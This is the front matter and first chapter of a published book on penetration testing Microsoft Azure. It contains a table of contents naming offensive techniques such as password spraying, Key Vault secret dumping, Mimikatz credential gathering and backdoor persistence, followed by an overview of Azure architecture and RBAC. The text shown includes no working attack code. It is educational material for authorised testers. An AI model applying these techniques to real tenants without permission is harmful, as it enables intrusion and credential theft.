

Penetration Testing Azure for Ethical Hackers

Develop practical skills to perform pentesting and risk assessment of Microsoft Azure environments



David Okeyode | Karl Fosaaen

Foreword by Charles Horton, COO, NetSPI

<https://t.me/learningnets>

https://t.me/CCNA_SECURITY



Penetration Testing Azure for Ethical Hackers

Develop practical skills to perform pentesting and risk assessment of Microsoft Azure environments

David Okeyode

Karl Fosaaen



BIRMINGHAM—MUMBAI

Penetration Testing Azure for Ethical Hackers

Copyright © 2021 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the authors, nor Packt Publishing or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

Group Product Manager: Wilson Dsouza

Publishing Product Manager: Vijin Boricha

Senior Editor: Athikho Sapuni Rishana

Content Development Editor: Sayali Pingale

Technical Editor: Nithik Cheruvakodan

Copy Editor: Safis Editing

Project Coordinator: Neil D'mello

Proofreader: Safis Editing

Indexer: Pratik Shirodkar

Production Designer: Shankar Kalbhor

First published: September 2021

Production reference: 1230921

Published by Packt Publishing Ltd.

Livery Place

35 Livery Street

Birmingham

B3 2PB, UK.

978-1-83921-293-2

www.packt.com

*To Carrie – Thanks for encouraging me when I make ambitious plans.
I promise to do the same for you.*

– Karl Fosaaen

Foreword

A small office in downtown Minneapolis is where Karl and I were sitting in front of a whiteboard in 2017. I was new to NetSPI, and Karl was kind enough to help me acclimatize and brainstorm on new growth ideas and initiatives. As we concluded our meeting, only one word was written on the board, and that word was *cloud*. And Karl took it from there, taking all of his knowledge that he has accumulated in security testing and applying it to cloud platforms. Since then, Karl has been widely recognized as a leader in cloud security, and has built many teams, many tools, and published many blogs on the topic. In teaming up with David, who is a brilliant cloud architect, tester, and trainer, together they bring over two decades of industry-leading experience and insights on cloud security to this book. The concept of cloud computing is not new, and some organizations today were born in the cloud, with little to no IT footprint on-premises. But for brick-and-mortar large-scale enterprises, who are saddled with mountains of technical debt with legacy applications, cloud adoption has a naturally slower timetable. The pace of migrating to the cloud is picking up as these large organizations have hit their tipping point for cloud migration. The investment in, and priority of, cloud migration lies at board level, with many mandates for timely migration at enterprise scale. And, amidst the urgency and rush to migration is where mistakes happen, where things get missed, and holes are left open. Also, many companies are bringing the legacy vulnerabilities in those legacy apps to the cloud, which can have a higher impact in a cloud environment. In this book, David and Karl have created a pragmatic and step-by-step guide for the cloud security practitioner that includes detailed instructions for setting up and testing an Azure cloud environment, along with the necessary supporting tools. David and Karl not only describe how to attack a cloud environment, but they also take the time to detail why certain things are important. The practical nature of this book should make it a primer for any cloud security penetration tester as well as cloud architects. The authors of this book take us on a technical journey, from setting up an Azure environment, finding misconfiguration vulnerabilities, compromising Azure AD accounts, and escalating privileges, to attacking VMs in Azure, getting credentials, and persistence options. If the principles and lessons of this book are applied properly using the tools suggested, I think you will be amazed at what you find.

– Charles Horton

COO, NetSPI

Contributors

About the authors

David Okeyode is a cloud security architect at the Prisma cloud speedboat at Palo Alto Networks. Before that, he was an independent consultant helping companies to secure their cloud environments through private expert-level training and assessments. He holds 15 professional certifications across Azure and AWS platforms.

David has over a decade of experience in cybersecurity (consultancy, design, and implementation). He has worked with organizations from start-ups to major enterprises and he regularly speaks on cloud security at major industry events such as Microsoft Future Decoded and the European Information Security Summit.

David is married to a lovely girl who makes the best banana cake in the world and they love traveling the world together!

Karl Fosaaen is a practice director at NetSPI. He currently leads the Cloud Penetration Testing service line at NetSPI and oversees their Portland, OR office. Karl holds a BS in computer science from the University of Minnesota and has over a decade of consulting experience in the computer security industry. Karl spends most of his research time focusing on Azure security and contributing to the NetSPI blog. As part of this research, Karl created the MicroBurst toolkit to house many of the PowerShell tools that he uses for testing Azure.

About the reviewers

Jake Karnes has a BS in computer science from San Jose State University and holds the GIAC Certified Incident Handler and Certified Ethical Hacker certifications. With a background in software consulting, he is currently a managing consultant at NetSPI. Jake specializes in web application and cloud penetration testing and also contributes to the development of applications and tools for the penetration testing team. He loves working in an ever-evolving field and sharing his knowledge and experience with others.

I'd like to thank my wife, Halle, for empowering me to be the best version of myself. Her compassion and fortitude are an unending source of inspiration. She is my source of light and warmth through cloudy Portland days.

I'd also like to thank my parents and brother for their patience and support while I spent endless hours in front of a computer.

Lastly, I'd like to thank my uncle Pat for mentoring me in life and consulting.

Thomas Elling is a principal security consultant and security researcher at NetSPI. He specializes in web application and cloud security testing and has advised multiple Fortune 500 companies in the technology sector. In his spare time, Thomas enjoys improving his coding skills, watching bad action movies, and hanging out with his dog, Chunks.

Thanks to my family and my partner for all of their support.

Table of Contents

Preface

Section 1: Understanding the Azure Platform and Architecture

1

Azure Platform and Architecture Overview

Technical requirements	4	Role assignment	21
The basics of Microsoft's Azure infrastructure	4	Accessing the Azure cloud	21
Azure clouds and regions	5	Azure portal	22
Azure resource management hierarchy	5	Azure CLI	25
An overview of Azure services	9	PowerShell	28
Understanding the Azure RBAC structure	11	Azure REST APIs	33
Security principals	12	Azure Resource Manager	34
Role definition	17	Summary	35
		Further reading	35

2

Building Your Own Environment

Technical requirements	38	Deploying a pentest VM in Azure	54
Creating a new Azure tenant	39	Hands-on exercise: Deploying your pentest VM	54
Hands-on exercise: Creating an Azure tenant	39	Hands-on exercise: Installing WSL on your pentest VM	62
Hands-on exercise: Creating an Azure admin account	42		

Hands-on exercise: Installing the Azure and Azure AD PowerShell modules on your pentest VM	66	Hands-on exercise: Installing the Azure CLI on your pentest VM (WSL)	69
		Azure penetration testing tools	70
		Summary	71

3

Finding Azure Services and Vulnerabilities

Technical requirements	74	Identifying vulnerabilities in public-facing services	90
Guidelines for Azure penetration testing	74	Configuration-related vulnerabilities	90
Azure penetration test scopes	75	Hands-on exercise – identifying misconfigured blob containers using MicroBurst	94
Anonymous service identification	76	Patching-related vulnerabilities	98
Test at your own risk	76	Code-related vulnerabilities	98
Azure public IP address ranges	76	Finding Azure credentials	100
Hands-on exercise – parsing Azure public IP addresses using PowerShell	78	Guessing Azure AD credentials	100
Azure platform DNS suffixes	81	Introducing MSOLSpray	103
Hands-on exercise – using MicroBurst to enumerate PaaS services	83	Hands-on exercise – guessing Azure Active Directory credentials using MSOLSpray	104
Custom domains and IP ownership	86	Conditional Access policies	112
Introducing Cloud IP Checker	86	Summary	115
Hands-on exercise – determining whether custom domain services are hosted in Azure	87	Further reading	115
Subdomain takeovers	88		

Section 2: Authenticated Access to Azure

4

Exploiting Reader Permissions

Technical requirements	120	Gathering an inventory of resources	125
Preparing for the Reader exploit scenarios	120	Introducing PowerZure	127

Hands-on exercise – gathering subscription access information with PowerZure	128	Escalating privileges using a misconfigured service principal	150
Hands-on exercise – enumerating subscription information with MicroBurst	132	Hands-on exercise – escalating privileges using a misconfigured service principal	152
Reviewing common cleartext data stores	136	Reviewing ACR	156
Evaluating Azure Resource Manager (ARM) deployments	136	Hands-on exercise – hunting for credentials in the container registry	156
Hands-on exercise – hunting credentials in resource group deployments	139	Exploiting dynamic group memberships	163
Exploiting App Service configurations	145	Hands-on exercise – cleaning up the Owner exploit scenarios	166
		Summary	168
		Further reading	168

5

Exploiting Contributor Permissions on IaaS Services

Technical requirements	170	Hands-on exercise – exploiting the password reset feature to create a local administrative user	178
Reviewing the Contributor RBAC role	170	Exploiting the Run Command feature	180
Hands-on exercise – preparing for the Contributor (IaaS) exploit scenarios	171	Hands-on exercise – exploiting privileged VM resources using Lava	186
Understanding Contributor IaaS escalation goals	174	Executing VM extensions	194
Local credential hunting	175	Extracting data from Azure VMs	196
Domain credential hunting	175	Gathering local credentials with Mimikatz	196
Lateral network movement opportunities	176	Gathering credentials from the VM extension settings	198
Tenant credential hunting	176	Exploiting the Disk Export and Snapshot Export features	200
Exploiting Azure platform features with Contributor rights	176	Hands-on exercise – exfiltrating VM disks using PowerZure	202
Exploiting the password reset feature	177		

Hands-on exercise – cleaning up the Contributor (IaaS) exploit scenarios	204	Summary	206
		Further reading	206

6

Exploiting Contributor Permissions on PaaS Services

Preparing for Contributor (PaaS) exploit scenarios	208	Lateral movement, escalation, and persistence in App Service	242
Attacking storage accounts	211	Extracting credentials from Automation Accounts	244
Hands-on exercise – Dumping Azure storage keys using MicroBurst	213	Automation Account credential extraction overview	246
Attacking Cloud Shell storage files	220	Hands-on exercise – Creating a Run as account in the test Automation account	247
Hands-on exercise – Escalating privileges using the Cloud Shell account	222	Hands-on exercise – Extracting stored passwords and certificates from Automation accounts	248
Pillaging keys, secrets, and certificates from Key Vaults	233	Hands-on exercise – Cleaning up the Contributor (PaaS) exploit scenarios	251
Hands-on exercise – exfiltrate secrets, keys, and certificates in Key Vault	236	Summary	253
Leveraging web apps for lateral movement and escalation	239	Further reading	254
Hands-on exercise – Extracting credentials from App Service	240		

7

Exploiting Owner and Privileged Azure AD Role Permissions

Technical requirements	256	Hands-on exercise – Preparing for the Global Administrator/Owner exploit scenarios	264
Escalating from Azure AD to Azure RBAC roles	256	Hands-on exercise – Elevating access	267
Path 1 – Exploiting group membership	257	Escalating from subscription Owner to Azure AD roles	271
Path 2 – Resetting user passwords	260	Path 1 – Exploiting privileged service principals	271
Path 3 – Exploiting service principal secrets	261	Path 2 – Exploiting service principals' API permissions	272
Path 4 – Elevating access to the root management group	262		

Attacking on-premises systems to escalate in Azure	273	Tools for pivoting along escalation paths	277
Identifying connections to on-premises networks	274	General tips for post domain escalation and lateral movement	278
Identifying domain escalation paths	275	Hands-on exercise – Cleaning up the Owner exploit scenarios	280
Automating the identification of escalation paths	276	Summary	282

8

Persisting in Azure Environments

Understanding the goals of persistence	283	Maintaining persistence with virtual machines	300
Plan on getting caught	284	Maintaining persistence with Automation accounts	304
Have multiple channels ready	284	Maintaining persistence to PaaS services	306
Use long-term and short-term channels	284	Persisting in an Azure AD tenant	308
Have multiple persistence options at multiple levels	285	Creating a backdoor identity	309
Persisting in an Azure subscription	285	Modifying existing identities	313
Stealing credentials from a system	286	Granting privileged access to an identity	316
Hands-on exercise – stealing and reusing tokens from an authenticated Azure admin system	288	Bypassing security policies to allow access	319
		Summary	320
		Further reading	320

Other Books You May Enjoy

Index

Preface

Welcome to *Penetration Testing Azure for Ethical Hackers*. This book will cover a wide variety of techniques and attacks that you can use during a penetration test of an Azure environment. Whether you're a seasoned penetration tester who's looking to get an edge in the cloud space or someone who's just getting into the penetration testing space, this book should have valuable information for you.

We will start the book with an introduction to Azure services and the overall architecture of the platform. This first section will cover common services that are used during penetration tests, and the services that support them. This is where we will set the foundation for the rest of the attacks in the book, as attacks typically make use of the architecture and configuration of these services, in contrast with more traditional protocol and code-related penetration testing attacks.

Then, we will cover how you can create and configure a vulnerable test environment in order to follow the exercises in the book. For those who have experience building and maintaining subscriptions, this may be a refresher chapter, but keep in mind that this initial information will inform the rest of the content in the book.

The middle section of the book will cover the attacks and techniques that you will use during a penetration test. The utility of specific attacks in this section will vary for you, as you may not run into all of the services and configurations that we cover during a *normal* penetration test. As penetration testers who have been in hundreds of Azure subscriptions, we hopefully will be able to give you a good idea of the core services that companies are using, along with the services that are vulnerable to exploits.

For the attacks sections, we will break down the individual attacks by the level of subscription permissions (Reader, Contributor, and so on) and the available attacks for the individual services with those permissions. Since different permissions will allow for different attacks, we'll start with the more basic read-only attacks and move toward more advanced (greater permissions) attacks.

The final chapter of the book focuses on persistence in an Azure environment. During a penetration test, you may find yourself in a situation where you need to maintain access to certain sections of an Azure environment. We will review multiple techniques to hide in an Azure environment.

Thank you for purchasing *Penetration Testing Azure for Ethical Hackers*!

Hack responsibly and good luck!

Who this book is for

This book is for new and experienced information security practitioners who want to learn how to simulate real-world Azure attacks using tactics, techniques, and procedures that adversaries use in cloud breaches. Any technology professional working with the Azure platform (including Azure administrators, developers, and DevOps engineers) interested in learning how attackers exploit vulnerabilities in Azure-hosted infrastructure, applications, and services will find this book useful.

What this book covers

Chapter 1, Azure Platform and Architecture Overview, covers the basics of how the Azure platform works.

Chapter 2, Building Your Own Environment, explains how to create a test environment that can be used in order to follow the hands-on exercises in the book.

Chapter 3, Finding Azure Services and Vulnerabilities, explains how to utilize anonymous attacks to find Azure-hosted services and attack them to gain initial access to an environment.

Chapter 4, Exploiting Reader Permissions, covers attacks available to users with one of the least-permissioned roles (Reader) in Azure.

Chapter 5, Exploiting Contributor Permissions on IaaS Services, explains the available infrastructure attacks that can be executed with the Contributor role.

Chapter 6, Exploiting Contributor Permissions on PaaS Services, explains how to attack platform-hosted services with the Contributor role to gain access to credentials, identities, and privilege escalation opportunities.

Chapter 7, Exploiting Owner and Privileged Azure AD Role Permissions, covers how to use privileged roles in subscriptions and Azure AD to move laterally and escalate tenant privileges.

Chapter 8, Persisting in Azure Environments, explains the goals of persistence and the techniques used by attackers to hide in an Azure environment.

To get the most out of this book

This book relies on multiple hands-on exercises to guide the reader through the material. Readers of this book will greatly benefit by setting up a test Azure subscription and a supporting virtual machine, outlined in *Chapter 2, Building Your Own Environment*. The authors strongly encourage the reader to utilize the new account credits that are offered by Microsoft to help offset the operating costs associated with running cloud resources.

Download the color images

We also provide a PDF file that has color images of the screenshots/diagrams used in this book. You can download it here: http://www.packtpub.com/sites/default/files/downloads/9781839212932_ColorImages.pdf.

Download the example code files

You can download the example code files for this book from GitHub at <https://github.com/PacktPublishing/Penetration-Testing-Azure-for-Ethical-Hackers>.

In case there's an update to the code, it will be updated on the existing GitHub repository. We also have other code bundles from our rich catalog of books and videos available at <https://github.com/PacktPublishing/>. Check them out!

Conventions used

There are a number of text conventions used throughout this book.

Code in text: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "A user named `karl` in the Azure AD tenant with a domain name of `azurepentesting.com` will have a UPN of `karl@azurepentesting.com`."

A block of code is set as follows:

```
{
  'assignableScopes': [
    '/'
  ],
```

Any command-line input or output is written as follows:

```
PS C:\> az login
```

Bold: Indicates a new term, an important word, or words that you see onscreen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "Within the RDP session to your Pentest VM, right-click the **Start** button and click on **Windows PowerShell (Admin)**."

Tips or important notes
Appear like this.

Disclaimer

All the information provided in this book is purely for educational purposes. The book aims to serve as a starting point for learning penetration testing. Use the information provided in this book at your own discretion. The authors and publisher hold no responsibility for any malicious use of the work provided in this book and cannot be held responsible for any damages caused by the work presented in this book.

Penetration testing or attacking a target without previous written consent is illegal and should be avoided at all costs. It is the reader's responsibility to be compliant with all their local, federal, state, and international laws.

Get in touch

Feedback from our readers is always welcome.

General feedback: If you have questions about any aspect of this book, mention the book title in the subject of your message and email us at customercare@packtpub.com.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit www.packtpub.com/support/errata, selecting your book, clicking on the Errata Submission Form link, and entering the details.

Piracy: If you come across any illegal copies of our works in any form on the Internet, we would be grateful if you would provide us with the location address or website name. Please contact us at copyright@packt.com with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit `authors.packtpub.com`.

Share Your Thoughts

Once you've read *Penetration Testing Azure for Ethical Hackers*, we'd love to hear your thoughts! Please click here to go straight to the Amazon review page for this book and share your feedback.

Your review is important to us and the tech community and will help us make sure we're delivering excellent quality content.

Section 1: Understanding the Azure Platform and Architecture

This section will cover the basics of the Azure ecosystem and explain the attacks that are available from an anonymous, internet-facing standpoint.

This part of the book comprises the following chapters:

- *Chapter 1, Azure Platform and Architecture Overview*
- *Chapter 2, Building Your Own Environment*
- *Chapter 3, Finding Azure Services and Vulnerabilities*

1

Azure Platform and Architecture Overview

The Azure cloud is Microsoft's public cloud computing platform. The platform consists of multiple services that customers can use to develop, host, and enhance their applications and services. Like many other cloud platforms (**Amazon Web Services (AWS)**, **Google Cloud Platform (GCP)**, and so on), it is constantly growing and evolving by frequently adding new services and features to the ecosystem. Given the availability of all of these cloud services, and the flexibility of Microsoft 365 licensing, many organizations are moving their operations up into the Azure cloud.

In our first chapter, we will focus on providing an overview of the Azure platform, its architecture, the core services, and how those services are managed.

In this chapter, we'll cover the following topics:

- The basics of Microsoft's Azure infrastructure
- An overview of Azure services
- Understanding the Azure **role-based access control (RBAC)** structure
- Accessing the Azure cloud

By the end of the chapter, we will have a good understanding of how organizations use Azure and how to approach an Azure environment as a penetration tester.

Technical requirements

You won't need any additional software for most of this first chapter, as we will be focusing on attaining a high-level understanding of the Azure infrastructure. Having Azure portal access to an existing subscription is certainly handy for following along, but not needed for understanding the concepts.

At the end of the chapter, we will review the multiple methods for accessing the Azure management interfaces. So, if you do have access to an existing Azure environment, the following tools will be helpful to have available:

- The Azure **command-line interface (CLI)**
- The Az PowerShell module
- The **Azure Active Directory (Azure AD)** PowerShell module

If you don't have access to an existing Azure environment, don't worry. We will go through the steps to creating your own testing environment in *Chapter 2, Building Your Own Environment*.

The basics of Microsoft's Azure infrastructure

At the time of writing (late 2020–early 2021), the Azure platform consists of over 200 services and seems to be expanding all the time. It may feel that there is a lot of ground to cover here, but during a penetration test, you will typically only need to focus on a subset of the available services that you have in scope.

In general, it is important to understand how the environment is structured at the Azure platform level (subscriptions, RBAC, resources), and how the available services can be abused to gain additional privileges in the environment.

The lessons in this section will be fundamental to your understanding of how Azure functions as a platform, so pay close attention. For those with a solid Azure background, feel free to skim this chapter to refresh on the core principles.

In this section, we will gain an understanding of the Azure cloud platform and its regions, how Azure tenants are typically structured, and how the resources under the tenant are managed.

Azure clouds and regions

To be able to serve several distinct markets governed by different laws and regulations, Microsoft has built different Azure clouds that cater to different markets. These clouds all run on the same technologies and provide the same services, but they run in different data center environments that are isolated both physically and logically. This is important to keep in mind, as the **application programming interface (API)** endpoints for each platform and their services vary depending on the cloud platform that we are interacting with.

The following table highlights the four Azure cloud platforms and their main endpoints:

Cloud Platform	Endpoints
Azure Commercial	Portal: https://portal.azure.com AD endpoint: https://login.microsoftonline.com
Azure United States (US) Government	Portal: https://portal.azure.us AD endpoint: https://login.microsoftonline.us
Azure China	Portal: https://portal.azure.cn AD endpoint: https://login.chinacloudapi.cn
Azure Germany	Portal: https://portal.microsoftazure.de AD endpoint: https://login.microsoftonline.de

Since each of these clouds has different endpoints for accessing Azure services and we want to avoid confusion across regions, we will standardize on the Azure Commercial cloud for all the examples in the book. It is important to note that the examples are applicable to the other Azure clouds, but you may need to modify the target endpoints.

Azure resource management hierarchy

Before we get into the tactics, techniques, and procedures that can be used during penetration tests in Azure environments, we need a working understanding of how resources are structured in the Azure cloud. This knowledge will also give us the ability to follow an attack chain through an environment once we have obtained initial access.

The organization structure in Azure consists of the following levels: **Azure AD Tenant**, **Root Management Group**, **Child Management Group**, **Subscription**, **Resource Group**, and individual **Resources**. These different levels are shown in the following diagram:




Figure 1.1 – Azure resource hierarchy

Here are the descriptions of each level from the top down:

- **Azure AD Tenant:** In order to manage Azure subscriptions and resources, administrators need an identity directory to manage users that will have access to the resources. Azure AD is the identity store that facilitates the authentication and authorization for all users in an Azure tenant's subscriptions.

Every Azure subscription has a trust relationship with one Azure AD tenant to manage access to the subscription. It is common for organizations to connect their on-premises AD to Azure AD using a tool called **Azure AD Connect**, as shown in the following diagram:



Figure 1.2 – Using Azure AD Connect to synchronize objects to Azure AD

As the core of authentication and authorization, Azure AD is a prime target for information gathering, as well as different identity-based attacks. We will be covering more of the authorization model for Azure subscriptions in the *Understanding the Azure RBAC structure* section in this chapter.

- **Root Management Group:** This is the top of the Azure resource organization hierarchy, *if it's enabled*. By default, the root management group is not enabled for an organization that is new to Azure, which means each subscription is managed as an individual entity. However, managing subscriptions individually creates a governance model that does not scale well. This is especially difficult for medium- to large-sized organizations with multiple subscriptions to manage.

Many production Azure environments will have the root management group enabled. This is partly because Microsoft recommends enabling it as part of their *Cloud Adoption Framework* document (<https://docs.microsoft.com/en-us/azure/cloud-adoption-framework/decision-guides/subscriptions/>). This document describes some of the best practices for adopting the Azure cloud and is a great source of information for those looking at building out an environment in Azure.

- **Child Management Group:** If an organization has enabled the root management group, they could create child management groups under the root to simplify the management of their subscriptions. Child management groups allow organizations to group subscriptions together in a flexible structure, mainly to centrally manage access and governance. Child management groups can be nested and can support up to six levels of depth.

- **Subscription:** To provision resources in Azure, we need an Azure subscription. An Azure subscription is the logical container where resources are provisioned. When we create a resource such as a **Structured Query Language (SQL)** database, the first thing we usually do is specify the subscription where the resource will be provisioned. The usage of that resource will also be billed to the subscription that is selected.

As noted in the **Child Management Group** description, an organization will typically have multiple Azure subscriptions. It is quite common for organizations to set up multiple subscriptions for separate environments, such as development and production, or for separating application environments.

- **Resource Group:** Within subscriptions, there are resource groups. Resource groups are logical containers that can be used to group and manage Azure resources such as **virtual machines (VMs)**, storage accounts, and databases.

Resource groups are best used to collect and group resources that need to be managed together or share the same life cycle. Depending on the subscription architecture, this can result in large numbers of resource groups in individual subscriptions.

From an access perspective, resource groups also allow us to segment access to different groups in the same subscription, but we will cover that in more detail in the *Understanding the Azure RBAC structure* section.

- **Resources:** Resources are the individual instances of Azure services that are deployed in an Azure subscription. The resource level is the bottom of the organization hierarchy. Outside of services with specific access policies (see the information about *key vaults*), we can't segment down the resources hierarchy any further than this.

We will get into the specifics of how access is managed using RBAC later in the chapter but in general, an Azure AD account can have specified access to any of the resource organization levels outlined previously. From a penetration-testing perspective, access granted at a higher level gives wider scope for an attacker to discover vulnerabilities in cloud-service configurations and to move laterally within the environment. This concept will be more important when we discuss privilege escalation.

In the next section, we will cover an overview of some of the commonly utilized Azure services. These individual instances of services fall under the **Resources** category listed previously.

An overview of Azure services

As we noted earlier in this chapter, there are over 200 services available in Azure. Even though this sounds like a lot of services, they can generally be grouped into five categories, outlined as follows:

- **Services that are used to host applications:** These services provide a runtime environment that can be used to execute application code or run container images. Services such as **Azure App Service**, **Azure Virtual Machine (Azure VM)**, and **Azure Kubernetes Service (AKS)** fall into this category. Organizations use them to host external and internal applications.
- **Services that are used to store data for applications:** These services are used to store different kinds of application data. Services such as Storage accounts, Azure SQL, and Cosmos DB fall into this category.
- **Services that are used to create applications:** These services are used to create workflows that run in the cloud. Services such as Logic Apps and Functions apps fall into this category.
- **Services that are used to enhance applications:** These are typically **Software-as-a-Service (SaaS)**-type services in Azure that are used to provide extra capabilities to other applications. A service such as Azure Cognitive Services falls into this category. This is used by developers to add intelligence to their custom applications using pre-built and pre-trained machine learning algorithms.
- **Services that are used to monitor or manage applications:** These are services that are used to manage or monitor other services or applications. Services such as Azure Automation, API Management, Application Insights, and Azure Monitor fall into this category. Additional security-focused services, such as Azure Sentinel and Azure Security Center, would also fall into this category. These services can also provide useful insights from a penetration-testing perspective.

As we progress through the book, we will touch on many services, but the core resources that are important to understand are outlined here.

This table outlines some of the most common Azure services that will be attacked in this book:

Service	Description
App Services	This service is inclusive of App Service and Function apps in Azure. These services can be used for "serverless" web application and API hosting.
Storage Accounts	Storage accounts are used for most data storage operations in Azure. Files can be publicly or privately hosted, and files can be accessed through several protocols (HyperText Transfer Protocol (HTTP) , Server Message Block (SMB) , Network File System (NFS)). This service can also be used for static web content hosting.
Automation Accounts	Another "serverless" code service, Automation accounts allow you to run scripting code (PowerShell and Python) from "runbooks" to automate processes in the subscription. There is a lot of surface area in this service, so we will return to it frequently throughout the book.
Virtual Machines	One of the initial backbones of cloud services, these are VMs hosted in the cloud. There are multiple facets to deploying VMs in the cloud, so this service will also be a major focal point.
Key Vaults	Azure key vaults are the primary credential store within Azure. This includes the storage of keys, secrets, and certificates. Aside from utilizing the standard Identity and Access Management (IAM) rights assignments, access policies can be applied to provide additional restrictions on Key Vault data.
Azure SQL	This service is for hosting SQL databases in the cloud. Everything about the SQL database is managed by Microsoft, which can help simplify the usage of databases in Azure projects.
Azure Container Registry/Azure Container Instances	As many environments start migrating to containerization, the usage of cloud container registries and cloud container instances is becoming more popular. Azure Container Registry holds the container images used as base images for containerization. While it is a relatively small part of a containerized environment, this service is a commonly targeted one, as the images frequently house sensitive information.

As you can see from the preceding information, Microsoft was very practical with the naming of Azure services. For the most part, the service names are based on what the service does. For example, the Azure service used for hosting VMs is called **Virtual Machines**. In contrast, the equivalent service in AWS would be **Elastic Compute Cloud (EC2)**.

Important note

For anyone that is making the terminology transition from AWS to Azure, the following Microsoft document may be helpful for matching up any of the confusing service names: <https://docs.microsoft.com/en-us/azure/architecture/aws-professional/services>.

For those more familiar with GCP, Microsoft also has some helpful documentation at <https://docs.microsoft.com/en-us/azure/architecture/gcp-professional/services>.

In *Chapter 3, Finding Azure Services and Vulnerabilities*, we will discuss how some of these services can be discovered anonymously using the Azure **Domain Name System (DNS)** naming structure. In the next section, we will review how access to Azure services is structured and managed using RBAC.

Understanding the Azure RBAC structure

RBAC is an authorization system used to control who has access to Azure resources, and the actions users can take against those resources. At a high level, you can think of it as *granting security principals (users, groups, and applications) access to Azure resources, by assigning roles to the security principals*.

For example, RBAC can be used to grant a user access to manage all VMs in a subscription, while another user is granted access to manage all storage accounts in the same subscription. That would be an odd choice for separation of duties in a subscription, but cloud environments tend to foster *creative* solutions for making things work.

RBAC concepts get far more complex when we start introducing the different scopes of role assignments (management groups, subscriptions, and so on), but keep the preceding description in mind as we progress.

Azure RBAC is made up of the following components—**security principals, role definitions, and role assignment**. Let's look at each of these components in detail.

Security principals

A **security principal** is a fancy term to describe *an Azure AD object that we want to assign privileges to*. This could be a user account, a group, a service principal, or a managed identity. These are all different types of identities that exist in Azure AD, as shown in the following screenshot:




Figure 1.3 – Azure RBAC security principals

Important note

Do not confuse "security principal" with "service principal." *Security principal* is an overall term used to describe objects in Azure AD (including users, groups, and service principals). *Service principal* is a specific type of security principal.

While there are many facets to a security principal, keep in mind that every security principal has an **object ID** that uniquely identifies it in Azure AD. This object ID is typically used as a reference when assigning a role to the security principal. Next, we will cover the different types of security principals.

User accounts

A *user account* is a standard user identity in Azure AD. These accounts can be internal to the Azure AD tenant, or an external "guest" account. In either case, the general administration of the users will occur at the Azure AD tenant level.

Internal user accounts are user identities created in the Azure AD tenant by an administrator. Additionally, these may be user identities that are synchronized from an on-premises AD environment to Azure AD (see *Figure 1.2*).

The accounts are commonly addressed by their **User Principal Name (UPN)**, which is typically an email address. For example, a user named `karl` in the Azure AD tenant, with a domain name of `azurepentesting.com`, will have a UPN of `karl@azurepentesting.com`.

The following screenshot shows an internal user account in the Azure portal. Most Azure AD accounts that you interact with will fall under this category:

Identity

Name	First name	Last name
Karl Fosaaen	Karl	Fosaaen
User Principal Name	User type	
KarlFosaaen@azurepentesting.com	Member	
Object ID	Source	
9a963556-8e9d-4240-90d3-8bfd7134583	Azure Active Directory	

Figure 1.4 – Screenshot of an internal user account

External user accounts are user identities from other Azure AD tenants, or Microsoft accounts (`outlook.com`, `hotmail.com`, and so on) that are invited as guest users to an Azure AD tenant. The UPN format for external user accounts is shown here:

```
